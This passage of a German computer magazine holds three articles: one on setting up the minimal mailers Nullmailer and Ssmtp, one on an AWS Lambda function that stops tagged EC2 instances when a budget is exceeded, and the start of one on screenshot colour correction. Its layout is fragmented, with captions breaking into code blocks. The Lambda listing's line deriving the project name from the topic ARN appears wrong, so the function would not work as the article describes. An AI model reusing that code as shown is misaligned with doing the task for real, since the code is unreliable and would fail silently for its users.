Mit Nullmailer und Ssmtp gibt es zwei Minimallösungen, die für den Versand von Systemnachrichten an festgelegte Mailadressen und auch die Weiterleitung sonstiger Nachrichten über einen Server bei einem nahezu beliebigen Provider vollends genügen. Sie nehmen übers Netz keine Nachrichten an. Dieser Artikel erklärt die Unterschiede und zeigt, wie Sie die Helfer passend konfigurieren und gleich testen.

Streuung

Einen Schritt zurück: Wenn auf einem Unix-System ein Prozess eine E-Mailnachricht schicken will, ruft er üblicherweise das Programm `sendmail` auf. Es erwartet einige Parameter, um die Nachricht mit Absender, Empfänger, Betreff und Inhalt zu versehen. Wie dabei die Benutzernamen von Absender- und Emp-

fängeradressen ergänzt werden, hängt von vielen Faktoren ab, die abhängig von der eingesetzten Software erheblich streuen.

Nullmailer und Ssmtp sind darauf optimiert, Nachrichten bei einem voreingestellten SMTP-Server abzuladen (SMTP-Relay) – dazu vertraut man ihnen meist die Zugangsdaten für diesen SMTP-Server an. Außerdem schreiben sie Absender- und Empfängeradressen so um, dass die Nachrichten ankommen und nicht stranden, etwa beim Mailadmin der Firma, aus dessen Netzwerk sie versendet werden, oder sonst irgendwo.

Beide bringen ein eigenes `sendmail`-Kommando mit. Während Ssmtp Nachrichten direkt beim eingestellten SMTP-Server ablädt und sich sofort beendet, arbeitet Nullmailer wie ein „echter“ Mailserver: Das Programm verwendet eine Queue, in die es Nachrichten aufnimmt und die es regelmäßig abarbeitet. Entsprechend läuft dauerhaft ein Nullmailer-Prozess. Der Nullmailer-Versand ist dadurch robuster. Ssmtp eignet sich eher als Extra in Containern.

Welchen der beiden Mailer Sie auf Ihrer Distribution vorfinden, hängt vom Stall ab, aus dem sie stammt: In Systemen der Debian-Familie wie dem Raspi und Ubuntu stehen beide zur Wahl – hier ist Nullmailer der Vorzug zu geben, weil er aktuell weiterhin gepflegt wird. In Red Hats Abkömmlingen trifft man eher Ssmtp an, obwohl der ursprünglich von Debian-Entwicklern stammt. Seit 2014 wurde nichts mehr daran geändert, obwohl es Sicherheitsbedenken gibt (siehe ct.de/y1ec).

Nullmailer

Auf einem Debian-System verdrängt das Einrichten per `apt-get install nullmailer` einen eventuell schon vorhandenen Mailserver wie Exim. Die Paket-Installation fragt einige Parameter ab, etwa den SMTP-Server des Providers und eventuelle Anmeldedaten. Weitere Fragen kriegen Sie gestellt, wenn Sie das Paket

mit `dpkg-reconfigure nullmailer` nochmals konfigurieren lassen.

Der volle Satz der Optionen ist erst in den Konfigurationsdateien im Verzeichnis `/etc/nullmailer` zugänglich, die jeweils eine Zeile enthalten: Den Inhalt der Datei „`defaultdomain`“ hängt Nullmailer als Domain an Hostnamen an, die keinen Punkt enthalten. Aus der Datei „`defaulthost`“ holt es den Hostnamen, wenn in der Standarddatei `/etc/mailname` nichts steht; die letztgenannte Datei sollte ohnehin tunlichst befüllt sein.

Mehrzeilig können die folgenden Konfigurationsdateien sein: In „`admin-addr`“ führen Sie E-Mailadressen auf, die alle Mails erhalten sollen, die an `@localhost` oder den in `/etc/mailname` abgelegten Mailnamen gerichtet sind. Das verhindert, dass Mail etwa an den Nutzer `root` vom SMTP-Server des Providers abgewiesen wird.


An welche Server Nullmailer liefert, steht in der Datei „`remotes`“: Eine Zeile startet mit dem Namen des Servers und nennt mit Leerzeichen davon getrennt die Auslieferungsart „`smtp`“. Es dürfen Optionen für das zum Ausliefern verwendete Backend folgen, die man durch Aufruf desselben mit Parameter herausfindet: `/usr/lib/nullmailer/smtp --help`. (Nullmailer unterstützt mit `qmqp` auch eine überholte `qmail`-Spezialität.)

Eine Zeile mit fiktiven Namen und Zugangsdaten:

```
smtp.example.com smtp --user=hans
--pass=wurst --starttls
```

Nullmailer würde Nachrichten bei `smtp.example.com` einliefern und dafür eine TLS-gesicherte Verbindung nutzen und sich mit AUTH PLAIN dort anmelden.

Neuere Nullmailer-Versionen (> 1.13), die leider erst in Debian-Testing zu haben sind, kennen zusätzlich die Datei „`allmailfrom`“. Die Angabe darin überschreibt den vollständigen Absender. Außerdem hat der Autor allerhand Ergänzungen vorgenommen, die das Programm im Fehlerfall und bei abgelehnten Zustellversuchen



Gratis-Web-Mailer lassen sich als SMTP-Relay nutzen. Oft müssen dafür aber in den Einstellungen POP/IMAP-Zugriffe aktiviert sein, die dann auch SMTP „freischalten“.

besser reagieren lassen. Zudem spricht es seit Version 2 auch IPv6.

Ssmtp

Nullmailers Brüderchen Ssmtp kommt mit zwei Dateien für die Konfiguration aus „ssmtp.conf“ und „revalias“. Die erste nimmt globale Optionen auf, mit mailhub=smtp.example.com beispielsweise den SMTP-Server, bei dem Ssmtp Nachrichten abliefern soll. An die in root= hinterlegte Adresse schickt Ssmtp alle Nachrichten, die an Unix-Nutzer gerichtet sind, deren User-ID kleiner als 1000 ist.

In der Datei „revalias“ lassen sich zeilenweise für je einen lokalen Nutzer eine Zieladresse und ein SMTP-Server hinterlegen, an die Ssmtp Nachrichten verschickt. Zugangsdaten für entfernte Server lassen sich dort allerdings nicht zusätzlich definieren. Manchmal bleibt die root=Option augenscheinlich wirkungslos, weil bei Ssmtp mit dem Nutzernamen, etwa root, auch eine Domain ankommt. Dann hilft es, in „revalias“ einen Eintrag für root zu hinterlegen – dann passt Ssmtp den Absender selbstständig an.

Das vom ssmtp-Paket installierte sendmail kennt diverse Optionen, um dem Aufruf auch Authentifizierungsdaten und andere SMTP-Server mitzugeben – das kann man aus Anwendungen heraus nutzen, die eine detaillierte Konfiguration für den sendmail-Aufruf erlauben. Neben Nullmailer und Ssmtp gibt es weitere Minimalmailer, die aber selten empfohlen und eingesetzt werden: msmtp wird immerhin noch gepflegt.

Improvisiere!

Leider gibt es kein Patentrezept für die Konfiguration im Detail, weil viele Variablen im Spiel sind: Nicht jeder SMTP-Server ist bereit, Nachrichten von beliebigen Nutzern an beliebige andere zu verschicken, selbst wenn sich ein dort wohlbekannter Benutzer authentifiziert hat. Auch bei der SMTP-Authentifizierung selbst gibt es diverse Spielarten: PLAIN, SSL, TLS und Port 25, 465 oder 587. Mancher Server erwartet zur Authentifizierung vollständige Namen mit Domain, andere wollen es ohne.

Letztlich hilft nur Probieren, wenn eine Suche im Internet nach dem gewählten Mailer und Mailprovider keine Treffer ergibt. Starten Sie mit einem minimalen Satz an Konfigurationsdaten und konkretisieren Sie diese nach und nach. Fangen Sie also ohne die Angabe eines Ports an. Verschicken Sie per echo "Hiho" | sendmail root Testnachrichten und schauen Sie dabei unbedingt Meldungen an, die das System ausspuckt.

Während Ssmtp hier sehr direkt reagiert und Probleme beim Versand gleich berichtet, etwa „Relay access denied“, muss man Nullmailer Details abringen. Mit dem Befehl mailq sehen Sie, ob Nachrichten in seiner Queue stecken, die er nicht los wird. Gründe dafür finden sich spätestens in der Log-Datei (/var/log/mail.err auf Debian-Systemen); Ssmtp führt eine solche, wie gesagt, nicht.

Sollte sich ein SMTP-Server partout an den generierten Adressen stören, so können eventuell die Optionen des versendenden Prozesses helfen. cron

etwa erlaubt es, in der Crontab mit MAILTO=user@example.com den regulären Empfänger der Nachrichten zu überschreiben, das ist üblicherweise der Eigentümer der jeweiligen Crontab. Moderne cron-Versionen erlauben auch das Setzen eines Absenders mit MAILFROM=joe@example.com.

Oft verursacht die Absenderadresse die meisten Probleme. Beim Testen mit sendmail auf der Kommandozeile landen womöglich anders vervollständigte Absenderadressen beim Mailhelfer als beim Aufruf aus der Webanwendung heraus, für die Sie den Aufwand eigentlich treiben (etwa root@localhost statt nur root). Prüfen Sie also nicht ausschließlich mit sendmail auf der Kommandozeile, sondern auch aus der jeweiligen Anwendung heraus.

Testen Sie unbedingt auch, ob die Nachrichten wirklich ankommen. Gerade, wenn Sie gängige kostenlose Hoster wie Google Mail, Web.de oder Outlook.com verwenden, landen Nachrichten schnell in der falschen Inbox. Kommen Ihre Testnachrichten nicht an, sollten Sie misstrauisch werden. Prüfen Sie vor ersten Gehversuchen, ob auf Seiten des Anbieters SMTP/IMAP-Zugriffe freizuschalten sind. Oft gibt es dafür im Web-Interface Optionen.

Schauen Sie sich am Ende die Rechte der Konfigurationsdateien an. Wenn die Passwörter enthalten, sollten sie nur ausgewählten Nutzern offen stehen, etwa der Gruppe „mail“. (ps@ct.de) **ct**

Beispielkonfigurationen für einige Provider: ct.de/y1ec



Wolkenobergrenze

Automatischer Kostendeckel für Amazons Cloud-Server

Bei Amazons Cloud-Servern geht Entwicklern und Admins schnell das Gefühl dafür verloren, welche Kosten sie gerade verursachen – die Rechnung bekommt die Buchhaltung präsentiert. E-Mails sollen rechtzeitig warnen, doch wenn an langen Wochenenden und in der Urlaubszeit etwas schief läuft, ist das Budget längst gesprengt, bevor jemand reagieren kann. Wir weisen Ihnen den Weg durch Amazons EC2-Service, Billing, Simple Notification Service, IAM-Konsole und Lambda zur Installation unseres automatischen Kostendeckels.

Von Mirko Dölle

Aus den Rechnungen für Amazons Cloud-Diensten lässt sich mühelos und tagesaktuell nachvollziehen, womit die Kosten im Detail verursacht wurden – doch der Zugriff darauf ist in Firmen meist der Buchhaltung oder dem Chef vorbehalten. Entwickler und Admins hingegen, denen die Flexibilität der Cloud-Server viel Zeit und Arbeit erspart, haben oft kein Gefühl für die von ihnen verursachten Kosten.

Problematisch wird es, wenn etwa Test- und Entwicklungssysteme aus dem Ruder laufen und in kurzer Zeit viel Geld verbrennen. Bis die Buchhaltung die Monatsrechnung auf die einzelnen Projekte heruntergebrochen und den Verantwortlichen informiert hat, ist das Budget im Zweifel längst überschritten.

Um das zu verhindern, können Sie bei Amazon Budgets für einzelne Projekte

oder auch Kunden einrichten und sich benachrichtigen lassen, wenn diese überschritten werden oder sich die Kosten einer bestimmten Grenze nähern. Üblicherweise erhalten Sie solche sogenannten Billing-Alarme per E-Mail. Im Gegensatz zu den Alarmen aus Amazons Monitoring-Dienst CloudWatch, die immer die voraussichtlichen Kosten bei gleichförmiger Nutzung zugrunde legen, können Sie bei Budget-Alarmen die tatsächlich angefallenen Kosten als Auslösekriterium verwenden.

Die Zuordnung der Cloud-Server-Instanzen zu den jeweiligen Projekten und Budgets gelingt über sogenannte Tags, die Sie bei jeder EC2-Instanz eintragen können. Das Tag `project` etwa könnte den Namen des Projekts enthalten, dem der Dienst zugeordnet wird. So lassen sich leicht alle Dienste eines Projekts identifi-

zieren und die dafür anfallenden Kosten automatisch den zugehörigen Budgets zuordnen.

Datensammelei

Die Grundvoraussetzung für die Einrichtung von Budgets ist, dass Sie die Fakturierungsbenachrichtigungen in der Billing Management Console Ihres Amazon-Kontos aktivieren. Sie finden die Einstellung im Menü „Präferenzen“. Damit sammelt Amazon die Kostendaten aller Dienste zentral in seinen Rechenzentren in der Region `us-east-1` in Northern Virginia. Die Ortsangabe ist wichtig, denn Sie können nur in den Rechenzentren dieser Region die Billing-Daten abrufen und verarbeiten – steuern können Sie hingegen alle Cloud-Server weltweit.

Die Aktivierung benötigt Zeit: Bis überhaupt erstmals Daten der Server vorliegen, dauert es ein bis zwei Tage. Außerdem lässt sich die Funktion nicht nachträglich wieder abschalten. Sie sollten die Fakturierungsbenachrichtigungen besser bereits einige Tage, bevor Sie Budgets oder einen Kostendeckel einrichten wollen, aktivieren. Auch Ihre Cloud-Server sollten Sie bereits im Vorfeld taggen – denn es dauert auch hier mehrere Stunden bis zu einem Tag, bis die Tags in der Billing Management Console auftauchen und für die Einrichtung eines Budgets greifbar sind.

Wie Sie die Tags nennen, bleibt Ihnen überlassen – es lohnt sich aber, vor der Einführung die Benennung und die Werte der Tags wenigstens innerhalb der Abteilung abzusprechen. Für die Kennzeichnung unserer Test-Instanzen haben wir `ct_costlimit` als Projektnamen im Tag `project` in der EC2 Management Console hinterlegt. Dazu klicken Sie in der Navigationsleiste auf „Instances“, wählen die gewünschte EC2-Instanz aus und klicken in den Detailangaben rechts unten auf den Reiter „Tags“.

Nach gebührender Wartezeit können Sie in der Billing Management Console Ihr erstes Budget erstellen, wir haben unseres „Kostendeckelbudget“ genannt. Dabei handelt es sich um ein klassisches Kosten-Budget mit monatlicher Abrechnung. Die Budget-Höhe müssen Sie in US-Dollar angeben – die interne Verrechnungseinheit aller Kosten bei Amazon.

Im Abschnitt „Anpassen Ihres Budgets“ finden Sie den Punkt „Tag“, wo Sie das Tag `project` und darunter als `ct_costlimit` als Filterkriterium auswählen. Sie

könnten auch mehrere `project`-Tags und andere Tags hinzufügen. Einen Teil eines Tags, reguläre Ausdrücke oder Wildcards, etwa `ct_*`, können Sie aber nicht als Filterkriterium verwenden.

Der Abschnitt „Benachrichtigungen“ ist der Schlüssel, mit dem Sie das Budget später in einen Kostendeckel verwandeln. Tragen Sie zunächst als Alarmierungsschwelle 100 Prozent des Budgets und als E-Mail-Kontakt Ihre E-Mail-Adresse ein. Damit erhalten Sie immer dann eine Alarm-E-Mail, wenn die tatsächlichen monatlichen Kosten das vorgegebene Budget überschreiten. Allerdings erhalten Sie nur eine einzige E-Mail pro Ereignis.

Zwar bietet Amazons Monitoring-Dienst CloudWatch die Möglichkeit, EC2-Instanzen auf bestimmte Ereignisse hin herunterzufahren, Budgetüberschreitungen oder andere kostentechnische Ereignisse gehören jedoch nicht dazu. Unterstützt werden nur Ereignisse, die von der jeweiligen EC2-Instanz selbst ausgelöst werden, etwa eine geringe Auslastung über einen bestimmten Zeitraum. Cloud-Watch ist deshalb eine Sackgasse.

Skripten in der Cloud


Die Lösung liegt in Amazons Lambda-Dienst, der ereignisgesteuert Programm-Code ausführt, ohne dass Sie dafür dauerhaft einen Server laufen lassen müssen.

Wechseln Sie aus der Billing Management Console zur Lambda Management Console und legen Sie dort eine neue Funktion „from scratch“ an. Aus den zahlreichen unterstützten Programmier- und Skriptsprachen wählen Sie Python 2.7 – in dieser Sprache ist unser Kostendeckel (Download unter `ct.de/yg6d`) geschrieben. Den Namen können Sie frei wählen, wir haben uns für „`Ec2ShutdownTagged`“ entschieden.


Damit die Funktion später auch auf Ihre EC2-Instanzen zugreifen darf, müssen Sie eine „Custom Role“ anlegen, die ihr die nötigen Rechte verschafft. Sobald Sie diesen Eintrag aus dem Menü gewählt haben, öffnet sich automatisch ein neues Browser-Fenster oder ein -Tab mit dem Role-Editor aus der IAM Management Console.

Den Namen der Role können Sie wiederum frei wählen, zum Beispiel „`LambdaEc2ShutdownRole`“. Ein Klick auf „View Policy Document“ öffnet den Standard-Regelsatz, der Regeln zum Anlegen und Schreiben von Logs enthält – praktisch zum Debuggen von Lambda-Funktionen. Um auch Zugriff auf die EC2-Funktionen zu bekommen, müssen Sie in der Standard-Role folgenden Abschnitt ergänzen:

```
{
  "Effect": "Allow",
  "Action": [
    "ec2:DescribeInstances",
```



Mittels Tags können Sie EC2-Instanzen kennzeichnen, etwa zu welchem Kunden und welchem Projekt sie gehören. Unser Kostendeckel verwendet das Projekt-Tag, um zu einem Budget gehörige Cloud-Server aufzuspüren und herunterzufahren.



Amazons Lambda-Dienst führt die Funktion „Ec2StopTagged“ automatisch in der Cloud aus, sobald das Budget überschritten wird. Die in Python geschriebene Lambda-Funktion fährt sämtliche EC2-Instanzen herunter, die mit einem bestimmten Tag gekennzeichnet sind.

```

"ec2:DescribeRegions",
"ec2:StopInstances"
],
"Resource": "*"
}

```

Achten Sie auf das Komma vor dem neuen Block und fügen Sie ihn hinter der schließenden geschweiften Klammer des Blocks für die Logs ein, alternativ finden Sie die komplette Role-Beschreibung auf ct.de/yg6d zum Download. Nachdem Sie auf „Allow“ geklickt haben und die Syntax überprüft wurde, schließt sich die IAM Management Console und Sie landen wieder bei Lambda. Dort ist die neue Role „LambdaEc2ShutdownRole“ bereits eingetragen und Sie können auf „Create function“ klicken.

Den vorhandenen Python-Code des „Hello Lambda“-Beispiels entfernen Sie und ersetzen ihn durch den Code der Datei `ec2stoptagged.py` von ct.de/yg6d. Außerdem müssen Sie in den „Basic Settings“ die maximale Ausführungszeit (Timeout) von 3 auf 30 Sekunden erhöhen. Das ist erforderlich, weil die Lambda-Funktion alle in Zeile 24 ermittelten EC2-Regionen in einer Schleife ab Zeile 35 nacheinander abarbeitet, um dort nach laufenden EC2-Instanzen mit passendem Tag (Zeile 40 und 41) zu suchen und diese abzuschalten (Zeile 44). Insbeson-

dere der Aufbau einer neuen Verbindung in die jeweilige Region (Zeile 38) braucht seine Zeit.

Nach einem Klick auf „Save“ können Sie die Funktion bereits testen, indem Sie auf „Test“ klicken. Vor dem ersten Testlauf müssen Sie noch ein Test-Event konfigurieren und ihm einen Namen geben – etwa „Ec2StopTaggedTest“. Wichtiger sind die Testparameter, das automatisch eingetragene Beispiel ersetzen Sie durch folgenden Code:

```

{
    "tag": "project",
    "value": "ct_costlimit"
}


```

Der Testlauf ist zunächst harmlos, weil das Skript in Zeile 19 erkennt, dass es sich nicht um einen echten Budget-Alarm handelt. Wenn Sie jedoch das `return` in Zeile 21 auskommentieren, ist die Lambda-Funktion auch für den Test scharf und fährt sämtliche Instanzen mit dem `project`-Tag `ct_costlimit` herunter. Was die Funktion tut, können Sie in CloudWatch unter „Logs“ nachvollziehen, dort wird für jeden einzelnen Aufruf der Funktion ein Log angelegt, in dem Sie auch etwaige Fehlermeldungen finden. Vergessen Sie nicht, das `return` in Zeile 21 wieder zu aktivieren, wenn Sie die Funktion fertig getestet haben – ansonsten werden Ihre Server auch bei jeder Änderung am Budget heruntergefahren.

Nachrichten-Trigger

Die Verknüpfung des zuvor eingerichteten Budget-Alarms mit der Lambda-Funktion erfolgt über Amazons Simple Notification Service (SNS). Dieser erlaubt nicht nur, Benachrichtigungen an eine Reihe von E-Mail-Adressen zu verschicken, sondern auch Lambda-Funktionen aufzurufen.

Für den Kostendeckel legen Sie im Simple Notification Service zunächst für jedes Projekt einen eigenen Nachrichtenkanal an, ein sogenanntes Topic. Entscheidend ist der „Topic name“, hier geben Sie den Projektnamen der Cloud-Server an, die die Lambda-Funktion herunterfahren soll – etwa `ct_costlimit`. Weil



Indem Sie den Alarm bei Budget-Überschreitung nicht nur an Ihre E-Mail-Adresse, sondern zusätzlich an Amazons Simple Notification Service übermitteln, wird die Lambda-Funktion automatisch ausgeführt.

SNS nur Buchstaben, Zahlen, Unterstrich und Minus im Topic erlaubt, mussten Sie sich bei der Wahl des Projektnamens entsprechend beschränken.

Haben Sie den Nachrichtenkanal angelegt, sollten Sie sich als Erstes die sogenannte Topic-ARN notieren, ein Amazon-interner eindeutiger Bezeichner für den SNS-Kanal. Sie benötigen die ARN für die weiteren Schritte noch mehrfach. Mit einem Klick auf „Create Subscription“ sorgen Sie dafür, dass die Lambda-Funktion bei jeder eingehenden Nachricht ausgeführt wird. Als Protokoll wählen Sie „AWS Lambda“ und als Endpunkt die Funktion `Ec2StopTagged`.

Standardmäßig dürfen nur Sie selbst Nachrichten an den so erstellten Nachrichtenkanal schicken – das Billing hingegen nicht. Um das zu ändern, klicken Sie auf „Other topic actions“ und wählen dort „Edit topic policy“. Wechseln Sie in die „Advanced view“ und ersetzen Sie die Policy durch unsere Topic-Policy von `ct.de/yg6d`. Wichtig: Hinter „Resource“ in unserer Topic-Policy müssen Sie unbedingt die zuvor notierte Topic-ARN Ihres SNS-Topics einfügen. Anschließend lassen Sie die Policy aktualisieren.

Angeknüpft

Nun fehlt nur noch die Verknüpfung des Budget-Alarms mit dem Nachrichtenkanal `ct_costlimit` des Kostendeckels. Dazu wechseln Sie in die Billing Management Console und bearbeiten das bereits angelegte Budget. Im Abschnitt „Benachrichtigungen“, wo Sie bereits Ihre E-Mail-Adresse als Empfänger eingetragen haben, fügen Sie im Feld „SNS-Thema-ARN“ die zuvor notierte Topic-ARN Ihres SNS-Kanals ein und klicken auf „Überprüfen“.

Diese Überprüfung ist nun bei jeder Änderung des Budgets erforderlich, dabei sendet die Billing Management eine Testnachricht an das SNS-Topic, um etwaige falsche Angaben oder Probleme mit der Policy entdecken zu können.

Diese Testnachricht führt, wie jede andere Nachricht an den Kanal, jedoch zum Start der Lambda-Funktion `Ec2StopTagged`. Damit nicht bei jeder Änderung am Budget alle zugehörigen Server heruntergefahren werden, überprüft die Lambda-Funktion in Zeile 19, ob es sich um eine SNS-Nachricht handelt und ihr Titel mit „Budget Notification“ beginnt – nur dann handelt es sich um einen echten Alarm. Außerdem wird die Topic-ARN in Zeile 18 ermittelt und in Zeile 23 daraus der Pro-

```
01 import boto3
02 import logging
03
04 logger = logging.getLogger()
05 logger.setLevel(logging.INFO)
06
07 ec2 = boto3.client('ec2')
08
09 def lambda_handler(event, context):
10     global ec2
11     e_tag = event.get('tag', 'project')
12     e_value = event.get('value', '')
13     e_subject = ''
14     e_arn = ''
15     # Retrieve SNS subject and topic-arn
16     if event.get('Records') and event.get('Records')[0].get('Sns'):
17         e_subject = event.get('Records')[0].get('Sns').get('Subject')
18         e_arn = event.get('Records')[0].get('Sns').get('TopicArn')
19     if not e_subject.startswith("Budget Notification:"):
20         print "Unknown notification \"%s\", ignoring" % e_subject
21         return
22     if e_arn:
23         e_value = e_arn.split(':')[1].split('-')[0]
24     e_regions = ec2.describe_regions().get('Regions', [])
25     # Instance filter: select only running instances with selected tag
26     filters = [{
27         'Name': 'instance-state-name',
28         'Values': ['running']
29     },
30     {
31         'Name': 'tag:' + e_tag,
32         'Values': [e_value]
33     }
34 ]
35     for e_region in e_regions:
36         # connect to new region
37         print "Processing region %s " % e_region['RegionName']
38         ec2 = boto3.resource('ec2', region_name=e_region['RegionName'])
39         # search for matching instances
40         e_instances = ec2.instances.filter(Filters=filters)
41         e_instanceids = [instance.id for instance in e_instances]
42         # shutdown instances
43         if len(e_instanceids) > 0:
44             print ec2.instances.filter(InstanceIds=e_instanceids).stop()
```

Die Lambda-Funktion „`Ec2StopTagged`“ ermittelt zunächst den Projektnamen aus dem Budget-Alarm, bevor sie weltweit nach zugehörigen EC2-Instanzen sucht und sie herunterfährt.

jektname gewonnen – und dieser wiederum wird im Instanzen-Filter von Zeile 26 bis 34 als Auswahlkriterium verwendet.

Das hat den Vorteil, dass Sie die Lambda-Funktion `Ec2StopTagged` mit mehreren SNS-Nachrichtenkanälen für verschiedene Projekte verknüpfen können,

aber nur die Server des jeweiligen Projekts heruntergefahren werden. Betroffen sind stets nur die Projekte, die ihr Budget nicht im Griff haben. (mid@ct.de) **ct**

Lambda-Funktion, Policies und Roles:
ct.de/yg6d

Ausgebleicht

Screenshots mit korrekten Farben erstellen

Auf Monitoren mit erweitertem Farbraum aufgenommene Screenshots enthalten zu blasser Farben, zumindest sofern ein Monitorprofil installiert ist. Eine Korrektur gelingt mit Photoshop, Gimp, oder automatisch per Batch – unter Windows, macOS und Linux.

Von Jörg Wirtgen

Damit ein farbkraftiger Monitor – etwa mit nahezu AdobeRGB- oder DCI-P3-Farbraum – ein korrektes Bild wiedergibt, muss das Betriebssystem ihm niedrigere absolute RGB-Werte schicken als einem Monitor mit sRGB-Farbraum. Dazu zieht es das installierte Monitor-Farbprofil heran oder auch ein Standardprofil wie AdobeRGB, wenn der Monitor genau auf solch einen Farbraum kalibriert ist. Wenn der Nutzer dann darauf achtet, nur profilfähige Software einzusetzen – also beispielsweise Chrome oder Firefox statt Edge und Explorer –, bekommt er alles in den richtigen Farben präsentiert.

Bis auf Screenshots. Die nämlich fummeln sich Windows, macOS und Linux aus dem Bildschirmpuffer zusammen, der schon die korrigierten RGB-Werte enthält. Soll beispielsweise ein AdobeRGB-Monitor das stärkste sRGB-Rot darstellen, steht nicht das Farbpixel 255/0/0 im Puffer, sondern 219/0/0, bei älteren Wide-Gamut-Monitoren um 250/15/25.

